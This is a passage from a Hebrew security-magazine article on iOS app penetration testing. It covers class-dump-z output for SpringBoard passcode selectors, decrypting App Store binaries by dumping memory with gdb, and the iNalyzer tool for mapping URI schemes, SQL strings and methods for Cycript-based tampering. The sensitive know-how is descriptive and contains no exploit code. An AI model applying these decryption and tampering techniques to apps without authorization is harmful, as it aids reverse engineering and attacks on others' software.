
והנה דוגמא:

```
Terminal — ttys000
coreDumps-MacBook-Pro-2:SpringBoard.app _coredump$ class-dump-z -f deviceLockViewPasscode -C SB SpringBoard
/**
 * This header is generated by class-dump-z 0.2a.
 * class-dump-z is Copyright (C) 2009 by KennyTM~, licensed under GPLv3.
 *
 * Source: (null)
 */

typedef struct SBProcessTimes {
        double execTime;
        double beginUserCPUElapsedTime;
        double beginSystemCPUElapsedTime;
        double beginIdleCPUElapsedTime;
        double beginApplicationCPUElapsedTime;
} SBProcessTimes;

typedef struct __SBGestureContext* SBGestureContextRef;

@protocol SBDeviceLockViewDelegate
@optional
-(void)deviceLockViewPasscodeDidChange:(id)deviceLockViewPasscode;
-(void)deviceLockViewPasscodeEntered:(id)entered;
@end

@interface SBSlidingAlertDisplay : SBAlertDisplay <SBDeviceLockViewOwner>
-(void)deviceLockViewPasscodeDidChange:(id)deviceLockViewPasscode;
-(void)deviceLockViewPasscodeEntered:(id)entered;
@end

@interface SBSIMLockEntryAlertDisplay : SBSlidingAlertDisplay
-(void)deviceLockViewPasscodeEntered:(id)entered;
@end

@interface SBAssistantController : SBShowcaseViewController <AFAssistantUIService, UITableViewDataSource, UITableViewDeleg
ate, VSSpeechSynthesizerDelegate, AFSpeechDelegate, SBAssistantViewDelegate, AFUISnippetDelegate, SBAssistantTableViewCell
Delegate, SBAssistantTourGuideDelegate, SBDeviceLockViewDelegate, SBDeviceLockViewOwner>
-(void)deviceLockViewPasscodeEntered:(id)entered;
@end
```

בתמונה למעלה ביקשנו מהתוכנה להרכיב בעבורנו את כל הממשקים/אובייקטים שממשים את הקריאה למתודה/סלקטור deviceLockViewPasscodeEntered, התוכנה אספה, גזרה והדביקה את המידע הגולמי שראינו בסגמנט ה-objC של קובץ המערכת, וייצרה בשבילנו קובץ header מקורי שאפשר לעבוד איתו עם

Cycript. אנחנו יכולים לראות שהסלקטור שבחרנו ממומש בארבעה אובייקטים ובהם ב-SBDeviceLockViewDelegate SBSlidingAlertDisplay וכו'.


אם כך אנחנו יכולים להשתמש ב-Cycript בכדי לשחק עם האפליקציה מתוך הכרות יותר מעמיקה של המתודות והאובייקטים שלה. זאת אומרת שאנחנו נתעסק עם האפליקציה במקום עם התקשורת - ולסמוך עליה שהתעבורה תצא באופן שאנחנו רוצים.

כל זה מדבר על מקרה שבו האפליקציה אינה מוצפנת, אך הקבצים שמגיעים מה-AppStore מוצפנים - ולכן חשוב שנדבר קצת על התהליך כאשר מדובר באפליקציה מוצפנת על ידי iOS.


עצור! סיסמא!

סקירה קצרה של תהליך ההצפנה: תהליך ההורדה של אפליקציות מה-AppStore כולל בתוכו הצפנה של קובץ המאקו של האפליקציה על ידי השרת של אפל. ההצפנה מתבצעת עם מפתחות פרטיים של המכשיר, דבר המונע באופן תיאורתי ממשתמש להריץ אפליקציות ממכשיר אחר. האפליקציות לא יעבדו מאחר והמפתחות לא תואמים את מפתחות ההצפנה ששיכות למכשיר שהוריד את האפליקציה.

ניתן בקלות לראות האם הקובץ מאקו מוצפן על ידי otool:



בדוגמא לעיל אנו רואים כי הדגל cryptid דולק ולכן אנו יודעים כי קובץ מאקו זה מוצפן, אם נבקש מה--class dump-zלהציג את המחלקות השונות נקבל אזהרה כמו זו המלווה בפלט חסר:



class-dump-z מציין בפנינו כי הקובץ מוצפן ולכן אין באפשרותו לשלוף ממנו מידע, הוא מציע להשתמש בקובץ שאינו מוצפן.

כדי להתגבר על המכשול הזה אנו נזקקים להבנה קצרה של תהליך הפענוח: בזמן הפעלת האפליקציה,


המערכת טוענת את המפתחות ומבצעת פענוח של הסגמנט המוצפן בתוך קובץ המאקו (mach-o) שהורד מה-AppStore. לאחר שהפענוח הושלם האפליקציה מתחילה לרוץ.

זאת אומרת שהאפליקציה נמצאת במצב מפוענח שניה לפני שהיא מתחילה לרוץ, אם נוכל להתחבר אל האפליקציה עם gdb נוכל לקבוע bp על כתובת התחלתית וממנה לבצע dump לזיכרון של אותו מקטע. ואז אנחנו יכולים לערוך את קובץ המאקו כך שהוא יכיל את הגרסא הלא מוצפנת שנזרקה מהזכרון ואז נוכל לקרוא ל-class-dump-z שיעשה את הקסמים שלו.

ה-iNalyzer!


ה-iNalyzer מהווה סביבה מיוחדת לבדיקות של מערכות מבוססות iOS. הוא אוסף את כל הנתונים מתוך קובץ המערכת ומתוך class-dump-z ואז מחולל ממשק Command&Control (מבוסס דוקסיג'ן) עבור Cycript, כך שקיבלנו ממשק של סביבת בדיקות מלאה.

כמה מהיתרונות של iNalyzer: הפעלה אוטומטית של class-dump-z, איסוף של כל המידע שאנחנו צריכים לטובת הבדיקות, כלי אחד שיעשה את כל העבודה השחורה ויתן לנו להתעסק רק עם המערכת ו-Cycriptבלי חתימות, בלי משחקים; דרך אוטומטית לבצע פענוח dump:




הנה מספר דוגמאות למידע שה-iNalyzer מספק:

הצגת קישורים חיצוניים, לטובת מיפוי נקודות התממשקות מול שרתים חיצוניים:



הצגת ממשקי URI שבשימוש, לטובת מיפוי הפעלות חיצוניות של אפליקציות אחרות והזרקות:



הצגת משפטי sql שבשימוש, לטובת ניתוח פגיעויות של הזרקות מקומיות ומרוחקות:

Strings analysis

Analysis of Strings found in the executable

SQL Strings

1 11387 SELECT EXISTS (SELECT 1 FROM 's' WHERE text=?);

2 11388 SELECT data FROM tiles_table WHERE id=?;

3 11389 SELECT data, storage_type, path FROM 's' WHERE text=?;


4 11390 SELECT storage_type, path, text_type FROM 's' WHERE text=?;

5 6810 DELETE FROM 's' WHERE text=?;


6 8849 INSERT OR REPLACE INTO 's' values (?,?,?,?,?);

7 8850 INSERT OR REPLACE INTO tiles_table values (d,?);


ממשקי CFURL אשר נרשמים לטובת המערכת ומהווים נקודות הפעלה נוספות, ופתח נוח למתקפות:




הצגת כל האובייקטים של המערכת, לטובת חשיפת פונקציונאלית בעייתית או עודפת:




הצגת כל המתודות של המערכת, לטובת הפעלה ישירה שלהם על ידי Cycript:




הצגת כל המשתנים של המערכת, לטובת התקפות טימפור (Tampering):




הצגת כל המאפיינים של המערכת, לטובת התקפות Injecting \ Tampering:



הצגת כל המחרוזות המופיעות בקובץ המאקו, לטובת ניתוח מפגעי זליגת מידע רגיש:



בנוסף הממשק מכיל גם סביבת הפעלה של Cycript ישירות למכשיר, כך שאין צורך לפתוח SSH ולעבוד מטרמינל:



ה-iNalyzer מאפשר לי להפסיק ולהתייחס לבדיקות אבטחת מידע על מערכות iOS כבדיקות Black-Box, קבלת כלל האינפורמציה שניתן לקבל, בצורה נוחה בתוך ממשק בדיקות ידידותי. כעת במקום להשתמש בפרוקסי לביצוע התקפות כמו מערכות רשת רגילות אני הופך את האפליקציה עצמה לחוד החנית בתהליך הבידקות, ואז מבנה סביבת הבדיקות שלנו נראית כמו בתרשים הבא:

לסיכום

במאמר זה ניסינו לדחוס כמה שיותר נושאים הקשורים לסביבת הבדיקות של אפליקציות iOS, לא כיסינו את רוב הנושאים בצורה מעמיקה, אבל אני מאמין גדול ביכולת שלכם ללמוד ולהתקדם בקצב שלכם. הרעיון המרכזי היה להכיר לכם את שחקני המפתח בתהליך הזה, כמו גם להציג חלק מהמתודולוגיה שהוא כולל. בנוסף הצגתי בפניכם את ה-iNalyzer כמערכת מתקדמת לבדיקות שכאלו והדגמתי מספר מיתרונותיו.

אני אשמח מאוד אם תמצאו את ה-iNalyzer מסייע בתהליך הניתוח, ואשמח עוד יותר אם תחליטו לקסטם (customize) אותו בהתאם לצרכים שלכם. זאת הסיבה שהוא מופץ ככלי חינמי ותחת קוד פתוח. תוכלו להוריד אותו מהאתר שלו ולמצוא בו עוד עדכונים וסרטונים. כל המאמר ניתן בחינם לטובת הקהילה וכולי תקווה שתמצאו אותו מועיל ומעניין, אם תרצו תוכלו לפנות אליי בשאלות ובפידפקים (chilik@appsec-labs.com).

על המחבר

המחבר הינו מומחה אבטחת מידע בעל ניסיון של יותר משתי עשורים במחקר, פיתוח, בדיקות, ליווי והדרכות בתחומי אבטחת המידע האפליקטיבית ללקוחות פיננסיים, גורמי ביטחון, משרדי ממשלה ותאגידים. בין פרסומיו הקודמים ניתן לציין את AppUse - סביבת בדיקות לאפליקציות אנדרואיד שפותח יחד עם ארז מטולה, בלץ' (belch) - כלי לאוטומציה של ניתוח ובדיקות פרוטוקולים בינאריים כגון flex ו-Java-Serializtion, וכן את הרצאותיו בכנסים בארץ כגון OWASP IL 2011 ו-OWASP IL 2012, כיום משמש כמדען ראשי בחברת AppSec-Labs.com ומרכז בה את תחום המחקר והחדשנות.

חיליק טמיר

מדען ראשי, Appsec-labs.com

הידעוני (Diviner) - ראייה צלולה בעולם הדיגיטלי

טכניקות לניבוי מבנה הזכרון וקוד המקור של צד השרת

נכתב ע"י שי חן (CTO ב-Hackitcs ASC)

הקדמה

